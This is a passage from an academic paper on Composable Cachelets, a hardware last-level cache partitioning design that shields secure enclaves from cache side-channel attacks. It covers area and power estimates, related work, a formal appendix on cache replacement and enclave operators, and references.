First, we examine the complexity of VPT, which is the central piece of CC logic. The VPT and associated address remapping logic is similar in structure to a register alias table (RAT), where the RAT has the number of rows equals to the number of ISA registers, and the number of bits in each row equal to the log of the number of physical registers. Typically, renaming a register takes a single cycle even in multi-ported RATs that are necessary to implement superscalar cores. With a single-ported VPT, the access delays will reduce even more. Therefore, it is reasonable to expect that the address remapping logic in the LLC can be implemented at the cost of one additional cycle of LLC access latency. However, for conservative performance estimation, we provisioned three additional cycles to the LLC latency to support CC, and all out performance results assume three-cycle latency.

The replacement deflection logic described in 3.2 can be implemented in parallel with L3 tag checking process to avoid additional delays. The way replacement is a simple two-step process that involves 1) looking up the cachelet occupancy bits for the selected set and 2) applying the masking logic described in Figure 8. In a design where each cachelet occupies 1/16 of the sets in its assigned way(s), The first step requires indexing into a 16-entry table, similar to the VPT. In a cache with 8 columns of cachelets, the second step requires the five-gate-deep structure shown in Figure 9 to mask the replacement bits (one additional level of gates would be needed for each additional column of cachelets). In contrast, tag matching and hit/miss determination requires: 1) indexing and reading the set, which is a time consuming operation for a large LLC, and 2) comparing tags in the selected set against the tag bits of the address being accessed to determine a hit or a miss. Because the masked replacement bits are not used until a hit or a miss is determined, the identification of the victim way proceeds in parallel with the cache access (once the set is determined through the remapping logic), thus removing this operation from the critical path. In any case, we provision three additional cycles to the LLC latency to support CC for conservative performance estimation.

5.3 Area and Power Analysis

The architectural footprint of CC is limited, arising mostly from the CFL, VPTs, and additional tag bits required for each way that is equipped to host cachelets. We used the McPAT tool [37] to estimate the complexity of these components. As a reference architecture, we modified one of the baseline processor descriptions (Intel Xeon) that are provided with McPAT, and altered the Caches, Register File, TLB, BTB, LSQ, ROB, and fetch/decode/issue/commit widths to match the architecture defined in Table 1. The technology parameter was changed to 22mm. All other defaults were retained.

CFL: The CFL is structurally similar to a register free list. It consists of n entries, each containing $log_2 n$ bits where n is the number of cachelets. For example, a CFL supporting 64 cachelets contains 64 6-bit entries. We estimated the area and power of a 64-cachelet CFL by simulating a 64-entry register free list in McPat. The area overhead was 0.04% relative to the baseline processor, and the peak and runtime dynamic were 0.09% and 0.16%, respectively. Because the CFL would be accessed only when cachelets are allocated, power results based on the register free list likely overestimate the actual CFL power consumption.

VPT: To support the largest allocation of cachelets in our evaluations, each hardware VPT requires 16 six-bit entries, or 96 D flip-flops, in addition to six 16-1 multiplexers required for address remapping (We assume a maximum of 16 cachelets per enclave, with a total of 64 cachelets in the whole system). This structure must be replicated for each hardware thread sharing the LLC, and is similar in structure to a standard register alias table (RAT) as we described previously. To estimate the area and power of a 16-entry VPT, we modeled a retirement RAT in McPAT that mapped 16 architectural registers to 64 physical registers. To model rename logic with a single write port, analogous to the VPT, we modified the

simulated processor to make it single-issue. The resulting area estimate was 0.0004 mm^2 for a single VPT, or 0.008 mm^2 for the two VPTs needed by the two-core simulated processor. The two VPTs represent less than 0.002% of the total baseline processor area. The runtime dynamic was 0.04% over the baseline processor, while the peak dynamic was an increase of 0.006% - all are negligible overheads.

L3 Cache: To support 16 cachelets per enclave, the cache must be extended with 4 additional tag bits, resulting in a 1.92% increase in LLC area, or a total 0.80% increase in area for the reference processor. The impact on processor peak and runtime dynamic are, respectively, 0.29% and 0.33%. Table 2 summarizes the area/power overheads of CC relative to the reference processor.

Component	Area (mm^2)	Peak Dynamic W	Runtime Dynamic W
Base CPU	45.18 (100%)	70.07 (100%)	35.12 (100%)
CFL	0.02 (+0.04%)	0.06 (+0.09%)	0.06 (+0.16%)
VPT × 2	<0.001 (+0.002%)	0.004 (+0.006%)	0.013 (+0.04%)
CC tag bits	0.36 (+0.80%)	0.21 (+0.29%)	0.11 (+0.33%)
Total	0.38 (+0.84%)	0.27 (+0.38%)	0.18 (+0.51%)

Table 2: Area/Power estimates for CC components

6 Related Work

Cache partitioning schemes with strictly non-overlapping partitions completely eliminate information leakage. However, existing schemes use way-granularity approaches that do not scale efficiently to large numbers of small enclaves, or trust system software to enforce isolation, making them incompatible with the isolated execution security model. For example, DAWG [35] and CATalyst [39] trust the OS to control partitioning; if the OS is compromised, security guarantees may no longer be sustained. Furthermore, DAWG has a hard limit on the number of supported protection domains, limiting its scalability. NoMo caches [21] offer partitioning without software support, but is not scalable (since the entire cache way gets allocated) and is thus not suitable for the LLC, especially in cloud-based systems that can simultaneously run a large number of enclaves. In addition, as some cache ways are shared in NoMo, leakage can occur if the victim's accesses spill into the shared portion of the cache. Other partitioning schemes like Intel's CAT [30] were designed for quality of service, and do not guarantee isolation between processes occupying different partitions. Other designs such as [49,52,68] also fall into this category. Some approaches [9, 18] perform set-partitioning via page coloring. The limitation is that large regions of data may need to be moved around in memory when allocating cache sets, because cache set allocation is bound to physical addresses. Page coloring is also not readily compatible with large pages, potentially impacting the TLB reach [35].

HybCache [19] provides soft cache partitions for codes requiring isolated execution protection. HybCache requires fully-associative search within the subcache ways - this is expensive and may not easily scale to large LLCs. In addition, HybCache does not enforce strict isolation, as normal programs can still access the entire cache. CURE [2] proposed a customizable architecture for securing enclaves from side-channel attacks. However, cache partitioning is also done at the granularity of ways, unlike fine-grain partitioning in CC.

In a concurrent work, Saileshwar et al. proposed Bespoke Cache Enclaves - a set-based cache partitioning scheme, where the cache space is divided into non-overlapping clusters composed of multiple consecutive sets [51]. The key of this proposal is flexible indexing mechanism that restricts access from a particular security domain only to the cache partitions belonging to that domain. A similar principle is used in Chunked-Cache [20] - a design for trusted execution environments that allows each program to have its own dedicated cache sets. In contrast, the CC design uses both way and set-based partitioning to provide support for dynamic reconfiguration of existing partitions. In both Chunked-Cache and CC, partitioning decisions are tied to enclave operations.

In the space of randomized designs, recent work proposed obfuscating the cache index [47, 48, 64]. CEASER [47] dynamically encrypts the cache index using low-latency encryption. The original CEASER proposal proved vulnerable to high-speed key recovery attacks [48], and the revised version of CEASER proposed in [48] to address this vulnerability was recently compromised by the Brutus attack proposed in [7]. While stronger address encryption can fortify CEASER, this will have an impact on access latency. Attacks similar to [48] can be used to break another randomization mechanism called SCATTER-CACHE that was proposed in [65]. Another recent work [46] also demonstrated security problems with randomization-based caches, such as CEASER-S. In general, partitioning provides fundamentally stronger security guarantees.

In other related efforts, SHARP [71] offers modifications to the cache replacement policy of the LLC to avoid cross-core inclusion victims that are determined to be the root cause of attacks. Similarly, RIC [33], avoids back-invalidations of read-only data from private caches, which avoids successive access to the LLC. Both techniques trust the OS to support critical operations: in RIC, the read-only pages need to be marked, while SHARP reports suspicious behavior to the OS (which can choose to ignore the warning), and relies on a modified *clflush* instruction. Table 3 compares CC with previous solutions in terms of scalability, OS involvement and security.

Design	**CC**	DAWG [35]	CATalyst [39]	NoMo [21]	SecDCP [62]	PLCache [63]	HybCache [19]	CEASER [48]
Fine-grained	**Yes**	No	Yes	No	No	Yes	Yes	Yes
HW only	**Yes**	No	No	Yes	No	No	Yes	Yes
Strict isolation	**Yes**	Yes	Yes	No	Yes	Yes	No	No

Table 3: A Comparison of Cache Designs for Security

Designing formal frameworks for side-channel attacks is an emerging but actively pursued direction. Several formal frameworks have illustrated the vulnerabilities due to speculation [14, 16, 26, 41], whereas our focus is on cache-based channels, and more importantly, the defense against such attacks. Formal foundations for programs running on enclaves have also been proposed (e.g., [24, 25, 55]), without focusing on side channel attacks or their defenses. More broadly, programming language techniques have been proposed for addressing side-channel attacks, including abstract interpretation [60, 67], symbolic execution [12, 27, 61], program analysis and transformation [22, 59, 66]. This category of related work is more distant to ours, in that they propose software defense whereas ours is hardware-centric. Finally, hardware description languages have been designed to mitigate timing channels [72–74].

7 Concluding Remarks

It is important to protect caches from side-channel attacks, particularly in environments with isolated execution. In these settings, application secrets are shielded from direct access even by high-privilege software, but can still be leaked through a side channel. Composable Cachelets (CC) is a new and scalable dynamically-partitioned last-level cache design that strongly isolates secure enclaves from other applications and from each other. CC partitions can be dynamically managed as enclaves enter and leave the system, thus adjusting the cache configuration to the system demands. We demonstrate that CC provides provable protection from cache side-channel attacks through a rigorous security model based on cache-aware and enclave-aware operational semantics. We demonstrate that CC can be implemented with minimal area and power overhead, and many applications can benefit from CC protection with modest performance cost. These properties make CC an attractive design choice for SGX-style isolated execution systems.

8 Acknowledgements

We would like to thank Atsuko Shimizu, Williams Zhang Cen, Abraham Farrell and Barry Williams for insightful discussions. We would also like to thank anonymous reviewers for their valuable feedback. This research was supported in part by NSF Award CNS-2053391.

Appendix

In this appendix, we provide additional definitions of the formal system, omitted from the main text of the paper. The proof for the theorems and lemmas can be found online [1]

9 Cache Replacement Logic Definitions

The *update* function is defined as follows:

$$
\begin{array}{rcl}
update(\langle \varsigma; e; T_1; T_2\rangle, w, e) & = & \langle \texttt{LMRU}; e; T_1'; T_2\rangle \\
 & \text{if} & w \prec T_1 \\
 & & T_1' = update(T_1, w, e) \\
update(\langle \varsigma; e; T_1; T_2\rangle, w, e) & = & \langle \texttt{RMRU}; e; T_1; T_2'\rangle \\
 & \text{if} & w \prec T_2 \\
 & & T_2' = update(T_2, w, e) \\
update(\langle \varsigma; e; T_1; T_2\rangle, w, e) & = & \langle \varsigma; e; T_1; T_2\rangle \\
 & \text{if} & \neg w \prec T_1, \neg w \prec T_2 \\
update(\langle \varsigma; e; T_1; T_2\rangle, w, e') & = & \langle \varsigma; T_1' \sqcap T_2'; T_1'; T_2'\rangle \\
 & \text{if} & e' \neq e \\
 & & T_i' = update(T_i, w, e') \\
 & & \text{for } i = 1, 2 \\
update(\langle w; \bot\rangle, w, e) & = & \langle w; e\rangle \\
update(A, w, e) & = & A \text{ otherwise}
\end{array}
$$

where auxiliary function $w \sqsubset T$ is a predicate that holds when way w occupies some leaf in PLRU (sub-)tree T. Furthermore, operator $T \sqcap T'$ computes the common enclave that holds all ways in both T and T'; when the ways in T and T' are held by more than one enclave (including non-enclave $\bot$), the operator returns $\bot$. The two functions are defined as follows:

$$
\begin{array}{rcl}
w \prec \langle \varsigma; e; T_1; T_2\rangle & = & (w \prec T_1) \vee (w \prec T_2) \\
w \prec \langle w'; e\rangle & = & (w = w') \\
 & & \\
\langle \varsigma; e; T_1; T_2\rangle \sqcap \langle \varsigma'; e; T_1'; T_2'\rangle & = & e \\
T_1 \sqcap T_2 & = & \bot \text{ otherwise}
\end{array}
$$

Just as the *replace* function, the *update* function here is also defined into cases depending on whether the PLRU (sub-)tree is entirely occupied by the enclave of interest. Cases 1, 2, 3 says that if the PLRU (sub-)tree is indeed entirely occupied by the enclave of interest, the PLRU tree update is defined according to the PLRU algorithm itself: if its left subtree is more recently accessed, the selection bit is set to `LMRU`; if the right subtree is more recently accessed, the selection bit set to `RMRU`. Case 4 says if the PLRU (sub-)tree is not entirely occupied by the enclave of interest, we will ignore the selection bit, and only update the PLRU tree (recursively) for subtrees entiredly occupied by the enclave of interest. Case 5 is a special case that says that if a way (leaf node in the PLRU tree) is currently not occupied by any enclave, it can be allocated to the enclave of interest; this case is used for cachelet allocation. Case 6 says that for all other cases, the leaf node in the PLRU tree remains unchanged.

This function unifies several use scenarios that involves the PLRU tree update (and it will be used in definitions that capture these scenarios):

- When a way is a hit, we need to update the path on the PLRU tree to make sure the selection bit (i.e., MRU) indeed reflects this way is the most recently accessed way.
- When a way is a miss and its content is replaced with new data, we also need to update the path on the PLRU tree to make sure the selection bit (i.e., MRU) indeed reflects this way is the most recently accessed way.
- When a way is newly allocated to an enclave.

Note also that this definition subsumes the non-enclave access, where the enclave of interest (the third argument of the function) is set to $\bot$.

[1] `http://www.cs.binghamton.edu/~davidl/papers/CCProof.pdf`

10 Auxiliary Definitions

Cachelet Operators First, let us introduce a covenience function for gang invalidation. Function $inv(C,F)$ is defined as $C[c_1 \mapsto \langle \mathsf{dirty}; t_1; D_1 \rangle] \ldots [c_n \mapsto \langle \mathsf{dirty}; t_n; D_n \rangle]$ where $C(c_i) = \langle vb_i; t_i; D_i \rangle$ for $i = 1..n$ and $F = c_1, \ldots, c_n$.

The following CC operations are defined, where $\kappa = \langle F; V; C; R \rangle$:

- **Cachelet Allocation**: Operator $\Uparrow_{\mathsf{e}}^{n} \kappa$ allocates n cachelets to e in κ, defined as $\langle F''; V[\mathsf{e} \mapsto L]; C; R[s_1 \mapsto T_1'] \ldots [s_n \mapsto T_n'] \rangle$ where $F = F', F''$, and $F' = c_1, \ldots, c_n$ and $L = 0 \mapsto c_1, \ldots n-1 \mapsto c_n$, and $c_i = \langle w_i; s_i \rangle$ and $R(s_i) = T_i$, $T_i' = update(T_i, w_i, \mathsf{e})$ for $i = 1..n$.
- **Cachelet Deallocation**: Operator $\Downarrow_{\mathsf{e}} \kappa$ deallocates the cachelets for e in κ, defined as $\langle F, F'; V \backslash \mathsf{e}; inv(C, F'); R[s_1 \mapsto T_1'] \ldots [s_n \mapsto T_n'] \rangle$ where $ran(V(e)) = F'$ and $F' = c_1, \ldots, c_n$ and $c_i = \langle w_i; s_i \rangle$ and $R(s_i) = T_i$, $T_i' = update(T_i, w_i, \mathsf{e})$ for $i = 1..n$. .
- **CC Hit Read**: Operator $\kappa \uparrow_c^{\varepsilon} l$ reads data in location l through cachelet c held by enclave ε, defined as $\langle D(o); \kappa' \rangle$ if $C(c) = \langle vb; t; D \rangle$, $c = \langle w; s' \rangle = V(\varepsilon)(s)$ where $\alpha(l) = \langle b; o \rangle$, $\beta(b) = \langle s; t \rangle$ and $\kappa' = \kappa = \langle F; V; C; R[s' \mapsto T'] \rangle$ and $T' = update(R(s'), w, \varepsilon)$.
- **CC Miss Read**: Operator $(\kappa, \mu) \uparrow_c^{\varepsilon} l$ reads data in location l and updates cachelet c held by enclave ε in κ when location l in memory μ is updated, defined as $\langle D'(o); \kappa' \rangle$ such that

$$\kappa' = \langle F; V[\varepsilon \mapsto V(\varepsilon)[s \mapsto c]]; C[c \mapsto \langle \mathsf{valid}; t; \mu(b) \rangle]; R[s' \mapsto T'] \rangle$$

  if $\alpha(l) = \langle b; o \rangle$, $\beta(b) = \langle s; t \rangle$, $c' = \langle w'; s' \rangle = V(\varepsilon)(s)$, $C(c') = \langle vb'; t'; D' \rangle$, $t' \neq t$, $w'' = replace(R(s'), \varepsilon)$, $C(\langle w''; s' \rangle) = \langle vb; t''; D \rangle$, and $T' = update(R(s'), w'', \varepsilon)$.
- **CC Hit Write**: Operator $\kappa \downarrow_c^{\varepsilon} (l, v)$ updates cachelet c held by enclave ε in κ when location l is updated, defined as $\langle F; V; C[c \mapsto \langle \mathsf{dirty}; D[o \mapsto v]; R[s' \mapsto T'] \rangle] \rangle$ if $C(c) = \langle vb; t; D \rangle$, $c = \langle w; s' \rangle = V(\varepsilon)(s)$ where $\alpha(l) = \langle b; o \rangle$, $\beta(b) = \langle s; t \rangle$, $c = \langle w; s; \rangle$, and $T' = update(R(s'), w, \varepsilon)$.
- **CC Miss Write**: Operator $(\kappa, \mu) \downarrow_c^{\varepsilon} (l, v)$ updates cachelet c held by enclave ε in κ when location l in memory μ is updated, defined as $\langle \kappa'; \mu' \rangle$ such that

$$\kappa' = \langle F; V[\varepsilon \mapsto V(\varepsilon)[s \mapsto c]]; C[c \mapsto \langle \mathsf{dirty}; t; \mu(b)[o \mapsto v] \rangle]; R[s' \mapsto T'] \rangle$$
$$\mu' = \mu[b' \mapsto D]$$

  if $\alpha(l) = \langle b; o \rangle$, $\beta(b) = \langle s; t \rangle$, $c' = \langle w'; s' \rangle = V(\varepsilon)(s)$, $C(c') = \langle vb'; t'; D' \rangle$, $t' \neq t$, $w'' = replace(R(s'), \varepsilon)$, $C(\langle w''; s' \rangle) = \langle vb; t''; D \rangle$, $\beta(b') = \langle s; t'' \rangle$ and and $T' = update(R(s'), w'', \varepsilon)$.
- **CC Resize**: Operator $\circlearrowleft_{\mathsf{e}} \kappa$ resizes (doubles) the cachelets in e, defined as $\langle F_2; V[e \mapsto L_3, L_1]; C; R \rangle$ if $F = F_1, F_2$, $V(e) = L_3$ and $|F_1| = |L_3| = n$. and $L_1 = n-1 \mapsto c_1, \ldots, 2 \times n - 1 \mapsto c_n$ and $F_1 = c_1, \ldots, c_n$.

Enclave Operators The key operators of enclaves are defined as follows:

- **Enclave Creation**: Operator $\varepsilon_{\mu}\{\mathsf{e} \mapsto \langle l; n \rangle\}$ is defined as $\langle e; E[\mathsf{e} \mapsto \langle l; n \rangle] \rangle$ where $\varepsilon = \langle e; E \rangle$, defined only when $\mathsf{e} \notin dom(E)$, $\mu\{l\} = \mu\{l+1\} \ldots \mu\{l+n-1\} = 0$.
- **Active Enclave Update**: Operator $\langle e'; E \rangle \blacktriangleleft e$ is defined as $\langle e; E \rangle$, defined only if $e \in dom(E) \cup \{\perp\}$.
- **Enclave Elimination**: Operator $\langle e; E \rangle - \mathsf{e}$ is defined as $\langle e; E \backslash \mathsf{e} \rangle$.

Memory Operators For memory, we use $\mu\{l\}$ to refer to $\mu(b)(o)$ where $\alpha(l) = \langle b; o \rangle$. We use $\mu\{l \mapsto v\}$ to refer to $\mu[b \mapsto D']$ and $D' = D[o \mapsto v]$ where $\alpha(l) = \langle b; o \rangle$. Operator $\nabla_{\varepsilon}^{\mathsf{e}} \mu$ says memory μ for enclave e in executions ε is reinitialized, defined as $\mu\{l \mapsto 0\} \ldots \{l+n-1 \mapsto 0\}$ where $\varepsilon = \langle e; E \rangle$ and $E(\mathsf{e}) = \langle l; n \rangle$.

References

[1] I. Anati, S. Gueron, S. Johnson, and V. Scarlata, "Innovative technology for cpu based attestation and sealing," in *Proceedings of the 2nd international workshop on hardware and architectural support for security and privacy*, vol. 13. ACM New York, NY, USA, 2013.

[2] R. Bahmani, F. Brasser, G. Dessouky, P. Jauernig, M. Klimmek, A.-R. Sadeghi, and E. Stapf, "{CURE}: A security architecture with customizable and resilient enclaves," in *30th {USENIX} Security Symposium ({USENIX} Security 21)*, 2021.

[3] G. Banegas, P. S. Barreto, B. O. Boidje, P.-L. Cayrel, G. N. Dione, K. Gaj, C. T. Gueye, R. Haeussler, J. B. Klamti, O. N'diaye, D. T. Nguyen, E. Persichetti, and J. E. Ricardini, "Dags: Key encapsulation using dyadic gs codes," *Journal of Mathematical Cryptology*, vol. 12, no. 4, pp. 221–239, 2018. [Online]. Available: https://doi.org/10.1515/jmc-2018-0027

[4] M. Bardet, E. Barelli, O. Blazy, R. Canto–Torres, A. Couvreur, P. Gaborit, A. Otmani, N. Sendrier, and J.-P. Tillich, "Big quake (binary goppa quasi-cyclic key encapsulation)." [Online]. Available: https://bigquake.inria.fr/

[5] C. Bienia, S. Kumar, J. P. Singh, and K. Li, "The parsec benchmark suite: Characterization and architectural implications," Princeton University, Tech. Rep. TR-811-08, January 2008.

[6] N. Binkert, B. Beckmann, G. Black, S. K. Reinhardt, A. Saidi, A. Basu, J. Hestness, D. R. Hower, T. Krishna, S. Sardashti *et al.*, "The gem5 simulator," *ACM SIGARCH computer architecture news*, vol. 39, no. 2, pp. 1–7, 2011.

[7] R. Bodduna, V. Ganesan, P. Slpsk, C. Rebeiro, and V. Kamakoti, "Brutus: Refuting the security claims of the cache timing randomization countermeasure proposed in ceaser," *IEEE Computer Architecture Letters*, 2020.

[8] J. Bos, L. Ducas, E. Kiltz, T. Lepoint, V. Lyubashevsky, J. M. Schanck, P. Schwabe, G. Seiler, and D. Stehle, "Crystals - kyber: A cca-secure module-lattice-based kem," in *2018 IEEE European Symposium on Security and Privacy (EuroS P)*, 2018, pp. 353–367.

[9] T. Bourgeat, I. Lebedev, A. Wright, S. Zhang, S. Devadas *et al.*, "Mi6: Secure enclaves in a speculative out-of-order processor," in *Proceedings of the 52nd Annual IEEE/ACM International Symposium on Microarchitecture*. ACM, 2019, pp. 42–56.

[10] F. Brasser, U. Müller, A. Dmitrienko, K. Kostiainen, S. Capkun, and A.-R. Sadeghi, "Software grand exposure: Sgx cache attacks are practical," *arXiv preprint arXiv:1702.07521*, p. 33, 2017.

[11] S. Briongos, P. Malagón, J. M. Moya, and T. Eisenbarth, "Reload+ refresh: Abusing cache replacement policies to perform stealthy cache attacks," in *29th {USENIX} Security Symposium ({USENIX} Security 20)*, 2020.

[12] R. L. Brotzman, S. L. Liu, D. Zhang, G. Tan, and M. T. Kandemir, "Casym: Cache aware symbolic execution for side channel detection and mitigation," in *IEEE S&P 2019*, 2018.

[13] J. Bucek, K.-D. Lange, and J. V. Kistowski, "Spec cpu2017: Next-generation compute benchmark," *ICPE: ACM/SPEC International Conference on Performance Engineering*, pp. 41–42, 2018.

[14] S. Cauligi, C. Disselkoen, K. von Gleissenthall, D. M. Tullsen, D. Stefan, T. Rezk, and G. Barthe, "Constant-time foundations for the new spectre era," in *Proceedings of the 41st ACM SIGPLAN International Conference on Programming Language Design and Implementation, PLDI 2020, London, UK, June 15-20, 2020*. ACM, 2020, pp. 913–926.

[15] O. Chakraborty, J.-C. Faugère, and L. Perret, "CFPKM : A Key Encapsulation Mechanism based on Solving System of non-linear multivariate Polynomials," UPMC - Paris 6 Sorbonne Universités ; INRIA Paris ; CNRS, Research Report, Dec. 2017. [Online]. Available: https://hal.inria.fr/hal-01662175

[16] K. Cheang, C. Rasmussen, S. A. Seshia, and P. Subramanyan, "A formal approach to secure speculation," in *Proceedings of the Computer Security Foundations Symposium (CSF)*, 2019.

[17] G. Chen, S. Chen, Y. Xiao, Y. Zhang, Z. Lin, and T. H. Lai, "Sgxpectre attacks: Leaking enclave secrets via speculative execution," *arXiv preprint arXiv:1802.09085*, 2018.

[18] V. Costan, I. Lebedev, and S. Devadas, "Sanctum: Minimal hardware extensions for strong software isolation," in *25th {USENIX} Security Symposium ({USENIX} Security 16)*, 2016, pp. 857–874.

[19] G. Dessouky, T. Frassetto, and A.-R. Sadeghi, "Hybcache: Hybrid side-channel-resilient caches for trusted execution environments," 2020.

[20] G. Dessouky, A. Gruler, P. Mahmoody, A.-R. Sadeghi, and E. Stapf, "Chunked-cache: On-demand and scalable cache isolation for security architectures," *The Network and Distributed Systems Security Symposium*, 2022.

[21] L. Domnitser, A. Jaleel, J. Loew, N. Abu-Ghazaleh, and D. Ponomarev, "Non-monopolizable caches: Low-complexity mitigation of cache side channel attacks," *ACM Transactions on Architecture and Code Optimization (TACO)*, vol. 8, no. 4, p. 35, 2012.

[22] G. Doychev, D. Feld, B. Köpf, L. Mauborgne, and J. Reineke, "Cacheaudit: A tool for the static analysis of cache side channels," in *Proceedings of the 22Nd USENIX Conference on Security*, ser. SEC'13. Berkeley, CA, USA: USENIX Association, 2013, pp. 431–446. [Online]. Available: http://dl.acm.org/citation.cfm?id=2534766.2534804

[23] D. Evtyushkin, R. Riley, N. C. Abu-Ghazaleh, D. Ponomarev *et al.*, "Branchscope: A new side-channel attack on directional branch predictor," in *Proceedings of the Twenty-Third International Conference on Architectural Support for Programming Languages and Operating Systems*. ACM, 2018, pp. 693–707.

[24] C. Fournet and J. Planul, "Compiling information-flow security to minimal trusted computing bases," in *Programming Languages and Systems - 20th European Symposium on Programming, ESOP 2011, Held as Part of the Joint European Conferences on Theory and Practice of Software, ETAPS 2011, Saarbrücken, Germany, March 26-April 3, 2011. Proceedings*, ser. Lecture Notes in Computer Science, G. Barthe, Ed., vol. 6602. Springer, 2011, pp. 216–235. [Online]. Available: https://doi.org/10.1007/978-3-642-19718-5_12

[25] A. Gollamudi and S. Chong, "Automatic enforcement of expressive security policies using enclaves," in *Proceedings of the 2016 ACM SIGPLAN International Conference on Object-Oriented Programming, Systems, Languages, and Applications, OOPSLA 2016, part of SPLASH 2016, Amsterdam, The Netherlands, October 30 - November 4, 2016*, E. Visser and Y. Smaragdakis, Eds. ACM, 2016, pp. 494–513. [Online]. Available: https://doi.org/10.1145/2983990.2984002

[26] M. Guarnieri, B. Köpf, J. F. Morales, J. Reineke, and A. Sánchez, "SPECTECTOR: principled detection of speculative information flows," *CoRR*, vol. abs/1812.08639, 2018. [Online]. Available: http://arxiv.org/abs/1812.08639

[27] S. Guo, M. Wu, and C. Wang, "Adversarial symbolic execution for detecting concurrency-related cache timing leaks," in *ESEC/SIGSOFT FSE*. ACM, 2018, pp. 377–388.

[28] M. Guthaus, T. Austin, D. Ernst, R. Brown, T. Mudge, and J. Ringenberg, "Mibench: A free, commercially representative embedded benchmark suite," in *Workload Characterization, Annual IEEE International Workshop*. Los Alamitos, CA, USA: IEEE Computer Society, dec 2001, pp. 3–14. [Online]. Available: https://doi.ieeecomputersociety.org/10.1109/WWC.2001.15

[29] M. Hoekstra, R. Lal, P. Pappachan, V. Phegade, and J. Del Cuvillo, "Using innovative instructions to create trustworthy software solutions." *HASP@ ISCA*, vol. 11, 2013.

[30] C. Intel, "Improving real-time performance by utilizing cache allocation technology," *Intel Corporation, April*, 2015.

[31] A. Jaleel, K. B. Theobald, S. C. Steely Jr, and J. Emer, "High performance cache replacement using re-reference interval prediction (rrip)," *ACM SIGARCH Computer Architecture News*, vol. 38, no. 3, pp. 60–71, 2010.

[32] M. Kayaalp, N. Abu-Ghazaleh, D. Ponomarev, and A. Jaleel, "A high-resolution side-channel attack on last-level cache," in *Proceedings of the 53rd Annual Design Automation Conference*. ACM, 2016, p. 72.

[33] M. Kayaalp, K. N. Khasawneh, H. A. Esfeden, J. Elwell, N. Abu-Ghazaleh, D. Ponomarev, and A. Jaleel, "Ric: relaxed inclusion caches for mitigating llc side-channel attacks," in *Design Automation Conference (DAC), 2017 54th ACM/EDAC/IEEE*. IEEE, 2017, pp. 1–6.

[34] T. Kim, M. Peinado, and G. Mainar-Ruiz, "Stealthmem: System-level protection against cache-based side channel attacks in the cloud," in *Proceedings of the 21st USENIX Conference on Security Symposium*, ser. Security'12. Berkeley, CA, USA: USENIX Association, 2012, pp. 11–11. [Online]. Available: http://dl.acm.org/citation.cfm?id=2362793.2362804

[35] V. Kiriansky, I. Lebedev, S. Amarasinghe, S. Devadas, and J. Emer, "Dawg: A defense against cache timing attacks in speculative execution processors," *Proceedings of the 51st Annual IEEE/ACM International Symposium on Microarchitecture*, 2018.

[36] E. M. Koruyeh, K. N. Khasawneh, C. Song, and N. Abu-Ghazaleh, "Spectre returns! speculation attacks using the return stack buffer," in *12th {USENIX} Workshop on Offensive Technologies ({WOOT} 18)*, 2018.

[37] S. Li, J. H. Ahn, R. D. Strong, J. B. Brockman, D. M. Tullsen, and N. P. Jouppi, "Mcpat: An integrated power, area, and timing modeling framework for multicore and manycore architectures," in *Proceedings of the 42nd Annual IEEE/ACM International Symposium on Microarchitecture*, ser. MICRO 42. New York, NY, USA: Association for Computing Machinery, 2009, p. 469–480. [Online]. Available: https://doi.org/10.1145/1669112.1669172

[38] D. Liu and S. Nepal, "Compact-lwe-mq: Public key encryption without hardness assumptions," Cryptology ePrint Archive, Report 2020/974, 2020, https://ia.cr/2020/974.

[39] F. Liu, Q. Ge, Y. Yarom, F. Mckeen, C. Rozas, G. Heiser, and R. B. Lee, "Catalyst: Defeating last-level cache side channel attacks in cloud computing," in *High Performance Computer Architecture (HPCA), 2016 IEEE International Symposium on*. IEEE, 2016, pp. 406–418.

[40] F. Liu, Y. Yarom, Q. Ge, G. Heiser, and R. B. Lee, "Last-level cache side-channel attacks are practical," in *2015 IEEE Symposium on Security and Privacy*, 2015, pp. 605–622.

[41] R. McIlroy, J. Sevcík, T. Tebbi, B. L. Titzer, and T. Verwaest, "Spectre is here to stay: An analysis of side-channels and speculative execution," *CoRR*, vol. abs/1902.05178, 2019.

[42] F. McKeen, I. Alexandrovich, A. Berenzon, C. V. Rozas, H. Shafi, V. Shanbhogue, and U. R. Savagaonkar, "Innovative instructions and software model for isolated execution." *HASP@ ISCA*, vol. 10, 2013.

[43] A. Moghimi, G. Irazoqui, and T. Eisenbarth, "Cachezoom: How sgx amplifies the power of cache attacks," in *International Conference on Cryptographic Hardware and Embedded Systems*. Springer, 2017, pp. 69–90.

[44] D. Moghimi, J. Van Bulck, N. Heninger, F. Piessens, and B. Sunar, "Copycat: Controlled instruction-level attacks on enclaves," in *29th {USENIX} Security Symposium ({USENIX} Security 20)*, 2020, pp. 469–486.

[45] A. C. Myers, "Jflow: Practical mostly-static information flow control," in *Proceedings of the 26th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, ser. POPL '99, 1999, p. 228–241.

[46] A. Purnal, G. Lukas, D. Gruss, and I. Verbauwhede, "Systematic analysis of randomization-based protected cache architectures," in *IEEE Symposium on Security and Privacy*, 2021, pp. 469–486.

[47] M. K. Qureshi, "Ceaser: Mitigating conflict-based cache attacks via encrypted-address and remapping," *2018 51st Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*, pp. 775–787, 2018.

[48] M. K. Qureshi, "New attacks and defense for encrypted-address cache," in *Proceedings of the 46th International Symposium on Computer Architecture*, ser. ISCA '19. New York, NY, USA: ACM, 2019, pp. 360–371. [Online]. Available: http://doi.acm.org/10.1145/3307650.3322246

[49] M. K. Qureshi and Y. N. Patt, "Utility-based cache partitioning: A low-overhead, high-performance, runtime mechanism to partition shared caches," in *Proceedings of the 39th Annual IEEE/ACM International Symposium on Microarchitecture*, ser. MICRO 39. Washington, DC, USA: IEEE Computer Society, 2006, pp. 423–432. [Online]. Available: https://doi.org/10.1109/MICRO.2006.49

[50] A. Sabelfeld and A. C. Myers, "Language-based information-flow security," *IEEE J.Sel. A. Commun.*, vol. 21, no. 1, p. 5–19, Sep. 2006. [Online]. Available: https://doi.org/10.1109/JSAC.2002.806121

[51] G. Saileshwar, S. Kariyappa, and M. Qureshi, "Bespoke cache enclaves: Fine-grained and scalable isolation from cache side-channels via flexible set-partitioning," in *2021 International Symposium on Secure and Private Execution Environment Design (SEED)*. IEEE, 2021, pp. 37–49.

[52] D. Sanchez and C. Kozyrakis, "Vantage: scalable and efficient fine-grain cache partitioning," in *ACM SIGARCH Computer Architecture News*, vol. 39. ACM, 2011, pp. 57–68.

